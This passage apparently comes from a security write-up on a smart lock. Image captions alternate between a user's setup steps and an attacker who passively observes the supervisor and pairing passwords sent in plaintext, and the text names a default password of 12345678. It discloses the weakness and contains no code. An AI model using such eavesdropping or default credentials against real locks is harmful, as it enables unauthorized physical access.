
USER: The user then elevates themselves to administrator by entering the supervisor password, 12345678.




ATTACKER: The attacker observes the supervisor password sent in plaintext.




USER: The user now has administrator access to the lock.




USER: The user is smart and changes the default login information. First, she changes the pairing password to 111111.




ATTACKER: The attacker observes the password being changed in plaintext.




USER: The user changes the supervisor password to 87654321.




ATTACKER: The attacker observes the password being changed in plaintext.






USER: The user changes the lock name.

